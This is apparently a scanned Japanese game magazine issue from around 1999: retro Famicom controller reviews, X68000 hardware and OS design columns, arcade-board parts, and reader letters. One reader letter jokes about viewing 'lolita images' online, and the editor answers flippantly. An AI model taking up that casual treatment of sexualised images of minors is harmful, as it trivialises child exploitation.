●床の住所に“栃木県”が増加中。これで栃木はゲーラボワールドだぜッ!! （栃木県鹿沼市/カミッティーH.T.） ㊋なんだか愛知県とか和歌山県とかで支持されるようになっているみたい。まだまだ世界と呼べるほど大きいとはいえませんが、今後ともどうぞよろしく。

レアゲームを掘り起こす！

レトロゲーム

まにあX

・・・珍コンはマシンを映す鏡なり


まにあX

'83年に発売されて以来、約10年間の長きに渡って現役であり続けたファミコン。しかし十字キーとボタン2つという操作系だけでは表現できるゲームに幅が出せず、どうしてもマンネリになってしまいました。今回は、そんな倦怠期を迎えつつあったファミコンに喝を入れるべく開発された、ちょっと変わったコントローラたちを紹介したいと思います。

驚異のヘルスマシン!? ファミリートレーナー

ゲームを楽しむとともに運動不足も解消できるという画期的(?)な周辺機器です。2畳ぶんの大きさにも匹敵する、巨大なマット状コントローラの上でその場駆け足をすると、ゲーム中のキャラもその動きに合わせて動き臨場感抜群！　…とまでは

ファミリートレーナー



水虫(みずむし)のパパは

プレイ禁止(きんし)！

家族で遊べるゲームが多かった同シリーズ。『エアロビスタジオ』をダシに、お母さんにねだった人もいたのでは？　個人的には彼女と遊ぶ「ツイスターゲーム」もほしかったな…。

●ネオポケカラーがあんなに早く出るとは…。初代のモノクロを買った人はブチ切れ確実でしょう。(北海道余市郡/ぐはッ!!)　㊙業界の体質はヤクザなので。ユーザーのことを考えればなにが正しいかはわかるはずなんですが。けっきょくそのワリを食うのはユーザーなんでしょうか?

いきませんが、なかなかの一体感が味わえます。

対応ソフトは『アスレチックワールド』をはじめ全部で10種類。当時の人気だった「風雲たけし城」や「来来！キョンシーズ」とタイアップしたものまでありました。コントローラの上に乗って踊る『エアロビスタジオ』のプレイスタイルは、アーケードで人気を博している『D.D.R』に隔世遺伝して現代にまで受け継がれています!?

ちなみに正常な操作法以外にも、ファミリートレーナーに座り込み両手でマットを叩くという邪道な方法も存在します。むしろ持っていた人のほとんどが、この操作方法で遊んでいたのではないでしょうか（しかも、このほうがよいスコアが出せる）？

しかしファミリートレーナーはその使用方法から、近所迷惑になるのは必然だと思われます。筆者も原稿執筆の際、階下の住人から苦情がきてたいへんでした。どうも日本の厳しい住宅事情には向いていないようです。家庭用『D.D.R』も出るようですが、いまから社会問題にならないか心配になります。

モグラ撲殺ゲーム ぽっくんモグラー

小型のマット状コントローラをファミコンに接続し、モグラ叩きを楽しめます。画面のモグラの動きに合わせてマットをハンマーで殴っていくシステムは、ファミコンを使っているとはいえ昔懐かしいモグラ叩きゲームの雰囲気十分。単純なシステムながらつい夢中になってしまい、何時間もプレイしてしまう中毒性があります。さらに憎たらしい先生の顔などを頭に思い浮べてプレイすると、ストレスが発散できることうけあいです。


ちなみにこのコントローラ、ファミリートレーナーと構造がまったく同じで、なんとファミリートレーナーをつないでも『ぽっくんモグラー』はプレイできます。憎たらしい先生の顔などを頭に思い浮べて踏みつけると、これがまた…。

早すぎた黒船!? パックスパワーグローブ

その名のとおり、グローブのように右手に装着して使用するコントローラです。プレイヤーの腕や指の動きによってキャラクターを操作しようという画期的なコンセプトのもとに開発され、発売当初はかなり話題を呼びました。

しかしプレイヤーは、腕を振り回してゲームをプレイすることになり、その姿を周りから見ると爆笑モノです。しかも長時間遊ぶと、腕がしびれてきます。どう考えても通常コントローラでプレイしたほうが、まともにゲームとして楽しめるでしょう。

しかしそのサイバーな外観からか、装着しているときはまるで戦隊シリーズの隊長にでもなったような気分でGood！ …と



●昨年からゲームラボを読み始めて、MSXという言葉を知り、はじめて家に10年前からあるゲーム機がMSXであることに気づいた。（新潟県新潟市/トラボン） ㊎アシュギーネとかいうキャラクターを出して頑張ってましたな。『ウイングマン』をまたプレイしてみたいと思うのは㊎だけ?

思っているのですが、どうでしょうか?

ちなみに開発元はアメリカのパックス社という企業で、本国で大人気だったのに気をよくして日本に進出してきたとか。しかしさっぱり売れず、一時期1個100円ぐらいでたたき売られていました。民族性の違いを実感させられる話ですね。

浮輪じゃないよトップライダー

バイクゲーム『トップライダー』専用の、空気で膨らませるバイク型コントローラです。ゲームセンターにある体感バイクゲームのようにまたがって使用します。ハンドルを切ると画面上のバイクも曲がり、プレイヤーの動きがそのままゲーム中に反映されるのがウリでした。

ウイリー走行まで再現できるなど意欲的な機能も盛り込まれており、バイクレースファンなら1度は使用しておきたい逸品といえるでしょう。またビニール製にすることでコストと収納サイズを抑え、ゲームセンターの大型きょう体で遊ぶような感覚を家庭で楽しめるようにした、まさにアイデアの勝利!

しかし使ってみるとけっこうな大きさがあり、膨らませるのもかなり重労働です。人が乗れる大きさのバルーンとなると、これはしかたのないことですが…。かなり肺活量が必要です。

ちなみにこの専用コントローラでないと、この『トップライダー』は操作できません。カセットだけでは、まったく価値はないといってよいでしょう。しかし、ビニール製のうえ人が乗るという過酷な環境にさらされたためか、なかには破れて使い物にならなくなったという話もよく聞きます。

たたいて強くなれ!?ハイパーショット

『ハイパースポーツ』と『ハイパーオリンピック』の、たった2タイトルを遊ぶために作られた専用コントローラです。コントローラには2つの大きな赤いボタンが付いていて、これを交互に激しく連打します。

当然連打すればするだけ画面上のキャラが速く走るので、プレイヤーにもそれ相応の運動量が求められます。真夏の暑い盛りに、窓を閉め切ってプレイすると汗だくになってしまうでしょう。ダイエットしたいのならそれもよいのでしょうが、指だけしか鍛えられないのでバランスがよくないような…。

ちなみにこのハイパーショット、素手で長時間プレイすると爪が割れるので要注意です。ゲームセンターでの必須テクであったコスリなど、もってのほかでしょう(コントローラも痛むし)。ゲームセンターで使えた「鉄定規」テクニックも、コントローラが固定されていないため使えません。ドーピング(?)に頼るのなら、おじいちゃんの

●サターンモデムでロリータ画像を見ていたころがなつかしい。あの速度で…。でも無修正天国だったので、苦じゃなかったぞ!! (茨城県北相馬郡/よしりん) 後ありました、X-BAND。ビデオCDが見られるのもHゲーユーザーには好評。周辺機器は高かったけど。

マッサージ器を使うなどの工夫が必要でしょう。

ジャイアン歓迎 カラオケスタジオ

ファミコンのカセットスロットに装着するだけで、家庭で気軽にカラオケが楽しめる周辺機器です。本機ではレッスン・ノド自慢・スター誕生・イントロクイズの4モードが楽しめます。収録曲は全部で15種類と豊富ですが、そのほとんどが児童向けの選曲なのはよくも悪くもファミコンです。いちおうオプションで曲データを追加する専用カセットも発売され、演歌などもラインナップされました。


しかしファミコンの音源が奏でるサウンドはなんとも味わいがありすぎて、イントロクイズで正解がわからないなんてことも。また付属マイクの性能は2コンマイクと変らず、音質は最悪で腰砕けかもしれません…。

ただ、自宅で簡単にカラオケが楽しめるので、宴会に持ち込めばまだ盛り上がるでしょう。なお余談ですが、スター誕生モードでは童謡でタレントオーディションに望むことができます。

オマケ集めに燃えたファミコイン

「ファミコインがあれば、ハイスコアは君のものだ!!」そんなキャッチフレーズで発売されたのが、ファミコインです。たいそうなことをいっているわりには、十字ボタンにかぶせるプラスチック板でしかありません。実際に使ってみてもとくに使いやすいわけでもなく、むしろ形状的な問題からか十字キーの誤入力が多いのが気になりました。

しかしファミコインには、オマケとしてタイトーのゲームキャラクターをあしらったデコレーションシールが付いており、これほしさに当時少ない小遣いをはたいてかなり買いました。シールには豊富なバリエーションがあり、まさに泥沼（笑）。ちなみにタイトー以外のメーカーからも、こうした十字キーに装着する周辺機器がいくつか発売されていたようです。



珍コントローラに見るハードの魅力

これらの珍コントローラのいくつかは、商業的に失敗に終わってしまいました。とはいえ、よりゲームを楽しむべく開発・設計された試行錯誤の結晶です。

ソフトがハードの能力を最大限に引き出すようになると、操作系に凝る以外にゲーム性を広げる方法がなくなってきます。つまり変なコントローラがたくさん出るようになると、そのゲーム機は爛熟期にさしかかっているといってよいでしょう。

しかし逆に考えれば、珍コントローラの存在はそれだけソフト資産に恵まれた証拠だともいえます。これから先も、変な操作系がたくさん出るゲーム業界であってほしいですね。

●どんなにスペックがあがってもどこかものたりない。なぜか満たされない。なんか空々しくってむなしいばかり。（東京都町田市/鹿バネ）
現代人の憂鬱ってやつですか？　選択できるスペックがあるだけでもありがたいと思わないと。大事に使えば道具はきっと応えてくれるものです。

2000年への展望!!

零式(仮称)計画の現況(2)

中村隆生

今回は、満開製作所でとりあつかうハードウェア製品に関して、よもやま話的に書いてみたいと思います。

●TSR製品について

満開製作所では、このたび、東京システムリサーチ（以下TSR）さんと次のような合意に達しました。

・TSR製品に関する事業を満開製作所に譲渡する。

・満開製作所は、今後TSR製品のサポートを引き継ぐ。

というわけで、今後TSR製品についてのご相談は満開製作所までお願いします。また、TSRさんのノウハウを、満開製品に活かしていくつもりです。現状では、手始めに拡張スロットを4スロットに増やすXpanderIVのX68030版を製作しようと考えています。

●零式について

以前にもこのコーナーで書いたとおり、零式制作の前段階として、試作機「九九式試製一型」を製作します。これはいわゆるα版。想定どおりの性能が達成できているかどうかを調べるためのものです。ここで得たデータをもとに試作機「九九式試製二型」を製作しようというわけです。そして量産版「零式」を製作する、という段取りで進める予定になっています。

世界的に例がなく、常識的に考えても無茶な計画かもしれません。しかし、東京都や中小企業庁の助成金などを申請していますので資金的には（認定されればの話だが）何とかなるでしょう。ただし「はたして何台売れるか?」という問題は依然として残るのですが…。

零式開発作業の進み具合は、まずMC68060用のバスコントローラの仕様があがっています。ここではMC68060と書いていますが、零式で新規設計しているMPUバス「Qバス」は、MPU依存部分を最低限にする予定ですので、あとからPowerPCやSH-4に乗せ替えたり、スキモノの人ならK6-3などを動かすこともできる構成にするつもりです。

また、Qバスは基本的にバスマスタが複数いてもよい構造になっています。もう少し細かく説明すると、MC68060も動きっぱなしというわけではありません。動く前に「これからQバスを使いますよ」という信号を出すのです。これをREQ信号といいます。バスコントローラはREQ信号をつねに見張っていて、バスが空いていれば「使ってもいいよ」というACK信号を出します。

この仕様は零式がオリジナルではないのですが、こうすることで、複数のMPUに同時に対応できますし、種類の違うMPUが複数同時にQバスに挿さっていても問題が生じません。L2キャッシュが十分な大きさを持っていれば、同時に複数のプロセッサが動作するようなことも可能なのです。

上記のことはOSレベルでもサポートする予定です。1番最初はMC68060マシン。しかし、いずれは違うMPUのボードに組み替えることで、OSはそのままでも、違うMPUのマシンとして使うこともできるようになるわけですね。

ただし、種類の違うMPUで走らせるためには、実行ファイル

●ところで㊙さんは何人いるんですか? （千葉県野田市/清見原智之左衛門） ㊊ま、編集部ですから、みんななんらかの変をもった人たちがいっぱいです。年は若いけど妙にオヤジ化、老化の進んだ人が多いのも特徴。ただし「萌え、萌え」言ってるのは1人だけなので、勘違いしないように。

（オブジェクトといいます）もそのMPU用にリコンパイルする必要があります。これを、リコンパイル不要にしてしまえば、それは仮想マシンそのものになるでしょう。零式開発にあたって、MPUのパワーを無駄にするような構成にはしたくありません。そのためこのような構成になっているのです。

バスコントローラとSDRAMコントローラが固まれば、アートワークが可能な状態となります。5月4日のフェスタ・68では、回路図だけでも展示したいところ。興味のある人は、ぜひ遊びにきてください。

●SDRAMハイメモリ

零式のメインメモリはSDRAMを基本仕様とします。コントローラは、まさちく工房に製作を依頼しているのですが、ひとまずMC68030用のコントローラができました。そんなこともあり、派生商品としてハイメモリボードを企画しています。

メモリ容量は128Mバイト。ツクモさんが以前販売していたハイメモリボードの大容量版を想像していただければ、おおかたのイメージはつかめるでしょう。価格は43,000円～45,000円あたりになると思います。これはすでに開発作業に入っており、試作基板を製作する寸前までこぎつけました。

●PCMCIAインタフェース

X680x0用に、個人ベースでPCカードインタフェースを作っている人がいるのですが、この企画を製品化しようということになりました。最初はISA-PCMCIAチップを導入しようとしたのですが、条件が悪かったため、まさちく工房さんに依頼することに。製品化までは多少時間がかかるかもしれませんので、気長にお待ちください。

●mach2p

遅れに遅れています。（面目ナイ…）。SDRAMハイメモリとどっちが早いか…といったところでしょうか。

●Jupiter-X

DMA対策の部品の入手が思わしくありません。そのためこの機器の開発も遅れています。現状では夏ごろの発売を目標にしています。

●倍速スキャンコンバータ

調整の最終段階に入っており、きょう体の設計もすでに始まっています。もうしばらくお待ちください。


これから夏ごろにかけて、満開製作所は製品ラッシュになりそうです。なお、X68kオンリーのイベント「フェスタ・68」にて、出展できるものをどんどん公開していくつもりですので、ご期待ください。


激光電脳倶楽部Vol.6発売!!

いろいろありましたが、激光電脳倶楽部Vol.6が発売になりました。レーベルを全取り替えでやり直したりとかがあったので、6号の最初期版をお持ちの人はちょっとレアアイテム度が高いかもしれません。

さて、6号の内容はまたまたすごい。ゲームが2本立てのうえ、（RPG2本にマウスを使う一風変わったシューティング）今回は030以上のマシン用ですが、ステレオ16ビットの44.1KHzPCMをFM音源を使って22KHzのステレオでX68k本体から鳴らしてしまおう!! といった前代未聞のサウンドプログラミング特集です。CD-ROMドライブの音声トラックをリアルタイムに読み出しながらX68k本体から再生されるステレオPCMの音は、とっても68魂を感じさせてくれる逸品。本誌連載中の鎌田君ならでは、アセンブラならではの力技をみせてくれます。

そのほかMIDIや歌、データにフリーのグラフィックソフト（彩・MFGED）の転載と大充実の内容で2,500円。みなさん買ってくださいね。（あいはら）





これが激光電脳倶楽部Vol.6収録のゲームだ!!

①ACT2
②POCKET SHOT
③KNIGHT

●エロゲー雑誌や同人誌は平気で読めても、「Gsマガジン」には抵抗を感じた私。あれはやりすぎと思うんですが変ですか？（神奈川県川崎市/いくち/）㊟表紙に対する感じかたは千差万別だと思うのでひとことではいえませんが、そっち系の同人誌より買いづらい本って興味深いですね。

ちょっとOSの話からそれるが最近ネットをにぎわせているMP3。坂本龍一が「僕を愚弄するもの」だなんて発言していたので気になり、音のチェックがてら作ってみた。128Kbpsクラスだと音の揺れが激しくて、とても聴いてられない。やはりこれは「愚弄」に値するものかもしれないな。教授の音楽はとくに平均律に縛られない曲があるからね。ピッチが狂った日には、もはや音楽と呼べないだろう。

さてと、「宇宙海賊ミト」のLDは4/25から発売だったね。「月刊電脳倶楽部131号」でもミトのOP曲が載ったり（つーか無理矢理載せた）しているのでよろしく。「激光電脳倶楽部6号」も発売中なんでひとつよろしく。もうひとつ、この春「月刊電脳倶楽部」の1〜50号、51〜100号をまとめたCD保存版を発売する予定。くわしくは次号にて。

さて、今月は検索機能などについて考えてみよう。以前、仕事でNIFTYのショップメンテのため、日々のショップのログファイルをもとに作業をしていた時期があった。通信環境をISDNにしたこともあり、それをMacに持っていったのだが、あるファイル群のなかから、特定の文字を検索するコマンドがてんで使えないことに気がついた。機能そのものはあるし、ディレクトリ指定もいちおうできるが、いかんせん付け焼き刃。設定を間違ったときにマウスをあっちこっちへ移動させて条件設定し直さなくてはならず悲惨そのものなのだ。

考えかたの問題だが、X68kで処理する場合、ログファイルに年月日を付けて取っておけば、お客さんから問い合わせがあったとしても、Humanのコマンドシェルから

```
find "あいはら" S9907*.LOG
```

と打ち込むだけで、'99年7月のショップのログファイルをもとに、該当者の注文の有無が即座に検索できた。また、受注作業が完了したものにはファイル属性をリードオンリーに変えることのみで仕事の状況を把握できたのである。検索指定を間違ったところで、ヒストリ機能でコマンドを呼び出し、該当部分を修正すればすぐまた実行可能だ。

いってみれば標準の環境でも工夫すれば、かなり手軽に電話口でも使えてしまっていたワケ（古い事務のシステムを使い続けているのがいいとは思わない。でも、そうそうシステムの改変をやってるとそれこそTCO（笑）が馬鹿にならないのだよ）。

しかたないので、もうちょっとましなMacのソフトを雑誌付録やインターネットで探そうとすると、時間とお金がけっこうかかる。けっきょく途中で探すのをやめ、その処理をX68kに戻してしまった。だって、ファイル中の文字検索じゃなく、標準のファイル関連のAPIを流用したような、たんなるファイル名検索ソフトばかり引っかかるんだもん。おまけに日本語のソフト少ないし「やってらんねえや」ってカンジ。

考えてみるとこれだけ大容量化して検索機能が遅いとユーザーにたたかれるより（だってオプションキーを押しながらじゃないとメニューが出てこないんだよ。ファイル内容からの検索って）「ビジネスソフトを使って書類を一括管理してネ。ソフトハウスにもうけさせたげなきゃネ」とまあ、アップルが自社への苦情を避け、ソフトハウスにも利益を与えるために機能を隠してあるわけだ。おお、まさに一石二鳥!!「MacOS8.5になり、インターネットの検索などもできて便利!!」とか雑誌に書いてあるんだが、ちっとも手軽じゃないんだよな。

「ゲイツオフィスを買ってデータ処理してくださいよ」っていうことなんですか？　そのほうがよいのかもしれないが、いまひとつ釈然としない。Mac版『マイクロソフトオフィス』って、実売で6万円以上するんだよ。そのためだけには買えんわな。

検索機能なんてのは使う人次第。でも、せめてもうすこし軽〜く使える状態で実装していてほしい。それに、同等の機能をほかのアプリケーションからも簡単に呼び出して使えるくらいの仕組みがなきゃウソじゃん、と思うのだが。どうだろう？

キミのまわりでもそういうことがないかどうか考えてみてはいかがかな。使う身になって考える、このスタンスは大事だし零式にも活かせればいいなあ、などと考えたりもする。

●PS2発表！『GT』や『リッジ』らしき画面が出てきましたが、これでセガはまたコケるんでしょうか？　セガが何もしないというならなら絶対コケるでしょう。(神奈川県川崎市/C-ヒバリ・AT)　㊎なんだかソニーの手のうえで踊らされているような感じ。アーケードなんだよね、セガは。

今回から、満開製作所が開発を進めているパーソナルコンピュータ“零式”（仮称）に搭載する予定の独自OSの構想を少しずつ書いてみようと思う。ひとことでOSの構想といっても、規模が大きくかなり抽象的な概念が含まれているのだが、とりあえず、零式のOSの構想を語るうえではずせないキーワードからあげていこう。

●マイクロカーネル指向

“カーネル”というのは、その名のとおりOSの核となる部分をさす。たとえば、Human68kでCONFIG.SYSで組み込んだデバイスドライバを含めてスーパーバイザ保護されている領域全体を“OS”と呼ぶとすれば、“カーネル”はHUMAN.SYS本体で提供された部分にあたる。

そして“マイクロカーネル”とは、「かならずしもカーネルの内部になくてもよい機能」をそとに押し出し、サイズを小さくしたカーネルのことだ。たとえば、Human68kでは、ファイルシステムに関連する一連の処理（ファイルの検索など）がHUMAN.SYSのなかに入っているが、マイクロカーネルにするとそのような処理もカーネルのそとに出してしまうことになる。

マイクロカーネルの利点は、OSの単純性と拡張性を高めることにある。単純になればそれだけOSを開発しやすく、間違いも犯しにくい。拡張性が高ければ、バージョンアップやユーザーの手による改造も容易になるというわけだ。

マイクロカーネルにした場合、最大の欠点はカーネルコールが少なくなることによる動作速度の低下だろう。それは、Human68kなどがOSコールとして提供しているサービスコールの多くでタスク間通信が必要になってくるためだ。

零式のOSは“マイクロカーネル指向”であり、「可能な限りマイクロカーネルに近づける」ということになっている。構想としてはマイクロカーネルと呼んで差し支えないものにしたいのだが、実際にそうなるかどうかは開発がある程度進んでからでないとわからない。

●マルチタスク

マルチタスクOSについては以前このページで少し触れたことがある。“マルチタスク”とは、複数のタスクが見掛けじょう同時に動作している状態やそれが可能なシステムをさす。ここでいう“タスク”というのは1つのまとまったプログラムのこと。Human68kでいえば個々の実行ファイル（がメモリにロードされた状態）にあたる。

零式のOSに関してはマルチタスクというキーワードが、たんに「ユーザのプログラムを複数同時に実行できる」ことだけにとどまらない。それは前述の“マイクロカーネル”と関連しており、OSのカーネル以外の部分、つまりデバイスドライバなども原則としてユーザタスクと同様に扱うということだ。

マイクロカーネルのマルチタスクの場合にとくに必要になるのがタスクの排他管理である。いっぽうでは、OSの機能の中でカーネル以外の部分をすべてユーザタスクとして実装する以上、それらの部分がほかのユーザタスクの不具合で破壊されないように保護する必要がある。ところがもういっぽうでは、必要に応じてタスク同士でコマンドやデータのやりとりができなければならない。

M68000ファミリのMPUにはスーパーバイザモードとユーザモードの2種類のモードがあり、カーネルをスーパーバイザモード、すべてのユーザタスクをユーザモードで動作させることで、カーネルがユーザタスクを管理することができるようになっている。Human68kでも基本は同じだ。しかし、ユーザタスクにDOS_SUPERなどの「ユーザタスクが自分自身をスーパーバイザモードに移行させることができるサービスコール」が提供されているため、OSの保護は十分とはいえない。零式では、ユーザタスクはすべてユーザモードで動作することになる。

カーネルコールを除くサービスコール（たとえば音源ドライバの呼び出し）は原則としてタスク間通信により実装される。これにはHuman68kのようなトラップの乱用が起こらないという利点もある。しかしタスク間通信をできる限り高速に行えるようにしなければ、システム全体の動作速度が低下することは容易に予測できる。　（つづく）

●ゲーム好きの主人と2人ですると、対戦式ゲームは問題ないのに、RPGなどで私のほうが先のほうに進んでしまうとそのゲームをしなくなってしまうので困る。（埼玉県久喜市/Betwiz）㊙ネタバレを地で行うようなもんですから、それは酷というものでは。格闘ゲームで逆襲されるかも。

袴田直樹の 基板道場 PCパーツ in ゲーム基板

http://home2.highway.or.jp/hakamata/

ひさしぶりに会う人に「あれ？やせたね～」なんて言われてる今日このごろですが、いかがお過ごしでしょうか？　やせたのはもちろん「矢印」のせい。実際、体重はたいして変わってないのだけど、体脂肪率が最高で9%落ちましたからね。ゲームによって体に変化が起きたのは『720°』（アタリ）で手の皮をむいたぐらいかなあ。そんな事態は漫画のなかだけのできごとだと思っていたので、驚いてましたけど…。さて、今回はゲーム基板に含まれるPCパーツについてお話します。

基本は同じだが…

ゲーム基板もパーソナルコンピュータも、要はコンピュータなので基本は同じであるといえます。かなり乱暴な見かたではありますが、部品単位で見れば共通のパーツは多いのです。私もかつてゲーム基板から取り外した部品でX68000の修理をしたことがあります。近年においてはDOS/Vパソコンのパーツがゲーム基板によく使われるようになってきました。

'97年12月号で「ゲーム基板の外部記憶媒体」の話をしたことがあります。EP-ROMやマスクROMが主流の記憶媒体に変わってきているといった話でした。だいたい'90年代の半ばからそのような流れになってきているようです。それでは、PCのおもな構成部品とアーケードゲーム基板を見比べてみましょう。まずはCPUから。

■CPU

PCの世界ではPentiumⅢが出てきました。もちろんそんなCPUを使っているゲーム基板はありません。パッケージもソケット7だの370などとは無縁の世界。PCと基板のCPUが共通だったのはZ80・6809・68000の時代ですね。


■RAM

SIMMやDIMMといったパッケージの部品はゲーム基板にはまずありませんね。CP3に72ピンのSIMMがありましたが、あれはRAMではなくてフラッシュメモリ。そっちのほうが珍しい部品のような気がします。

■HDD

最初に使われ出したのが『ドレミファグランプリ』（コナミ）。なぜかノート用の2.5インチでIDE規格の540Mバイトほどでした。もちろん続編にも使われていますし、容量を増加してなぜか薄くなっています。

増えているといっても容量が1Gバイトを越えることはなく、いまとなっては珍しいくらいの小容量ですね。最近では『ガントレットレジェンド』（カプコン）に使われていて、パスワード関係でようやく本来のHDDのメリットを生かした使われかたをしているようです。



〈写真1〉パソコンとゲーム基板を部品単位で見れば共通した部分もある。そこで、流用できないものかと考えたりするのだが…。

●ゲームラボ'99年2月号、P.123のクソゲー星人に疑問！　ローリィの指が1本多いような？（宮城県多賀城市/PG）　㊟どうでしょう？　渡辺先生、こんなお便りがきてますが…。ただ最近は時空を漂うようになっちゃったんで、われわれと同じ現実世界のことで考えないほうがいいのかも。

もちろん、これらのHDDは再フォーマットすればPCに使えます。ただ、いまは2万円も出せば10Gバイトのものが買えてしまうので、これらの基板から部品を取るのはタダ同然でないと割に合わないと思います。

また、ゲーム基板ではそれほど大容量のデータをHDDでは取り扱わないでしょう。『ファイティング武術』（コナミ）にもHDDが装備されているのですが、そのせいか「飛脚のマークの宅配便」では発送できない、とコナミにいわれたことがあります。なるほどね。

■CD-ROM

これは『クイズそれゆけココロジー』（セガ）で使われ始めました。美輪明宏の肉声が焼き込まれています。ROMに焼くより安上がりな時代になってきたのでしょうか?

しかし、ドライブは等速のSCSI規格。しかもキャディ方式。でも、音楽CDを焼くには十分だったようで、ジャンクでよく売れていたようです。

それ以降もCD-ROMドライブはよく基板に使われるようになりました。ほとんどSCSI方式なのですが、メイン基板に幻の松下のM2基板を使っている『飛べ！ ポリスター』（コナミ）だけはIDE（ATAPI）でした。例によってドライブは松下寿です。型番はCR-583。調べてみると583の1の位が読みこみスピードらしくて、「3」は8倍速のようです。ちなみに584は12倍速で585は24倍速となっています。これも難なくPCに使えました。

しかし、適当な8倍速のドライブを『ポリスター』につないでみたところ、起動せず。ちょっとガッカリ。


■モニタ

ビデオゲームは水平解像度15kHzが中心。PCは最低31kHzからという感じになっていますから基本的に互換性はありません。ただし、PCのモニタもきっちり31kHzからしか入らないというわけではありませんし、同期信号を加工して24kHzくらいの絵を映している人もいるようです。

また、NAOMI基板は31kHz対応ということで、ケーブル1本でPCのモニタに映るのではないかと思われます。逆にブラスティシティにPCを映すことは過去に紹介しましたね。

■そのほか

VIDEO CHIP、SOUND CHIP



〈写真2〉基板にもCPU、RAM、HDDは使用されているが、現在のパソコンと比べると明らかにパワー不足だ。

基板ショップ TokuToku情報

各ショップで売れている基板と店員さんオススメの基板です。表をみて欲しいタイトルがあったら、直接お店に行く前に電話で問い合わせしてください。基板は水モノ、今日ある品が明日あるとは限りませんので。

今月のベスト1 ストリートファイターⅢ 2nd

続編『3rd Strike』の姿が見えてきましたが、『2nd』もまだまだ人気があります。値段も手ごろです。

今月のイチオシ基板～ベスト5～

1	アシュラブレード	38,000円
2	Mr.ヘリの大冒険	35,000円
3	ストリートファイターZERO	500円
4	サイキックフォース2012	20,000円
5	ザ・キング・オブ・ファイターズ'98	25,000円

今月の人気基板～ベスト10～

1	ストリートファイターⅢ 2nd	21,000円
2	超鋼戦記キカイオー	38,000円
3	バーチャファイター3	20,000円
4	エスプレイド	9,000円
5	バトライダー	20,000円
6	ストリートファイターZERO3	20,000円
7	バーチャファイター3tb	18,000円
8	CP2マザーボード	18,000円
9	ソニックファイターズ	8,000円
10	D&D2シャドーオーバーミスタラ	8,000円

株式会社タイムマシン
〒150-0043 東京都渋谷区道玄坂1-19-6津田ソシアルビル2F
TEL 03-3462-4541 FAX 03-3462-4495

●中古を違法という前におもしろいゲームを作れ!! おもしろいゲームなら私は売らん。（北海道根室市/葉月） 編現在のゲーム業界に不満をもっているメーカーは多いそうです。でもけっきょくは利益をあげなきゃいけない企業体であることが、納期優先なゲームの濫造を招いています。

〈写真3〉ゲーム基板で使用されている東芝製ハードディスク。容量は814Mバイト。

などはそれぞれが別物と思っていただいてけっこうです。PCM技術が確立した今日ではどんな音が出ても不思議ではありません。『スターウォーズ・トリロジー』（セガ）では普通のSOUND出力からはS.E.などのサウンドエフェクトしか出ておらず、メイン基板のMIDI出力から別基板（MPEG-BD）を駆動させています。それによって、BGMがあのようなCDクオリティになるわけです。

といった感じでざっと見たところPCに使えるパーツってHDDとCD-ROMくらいしかないですね。しかし、ひとつだけ「掟破り」の基板が存在します。『サイキックフォース2012』（タイトー）です。

PCから流用

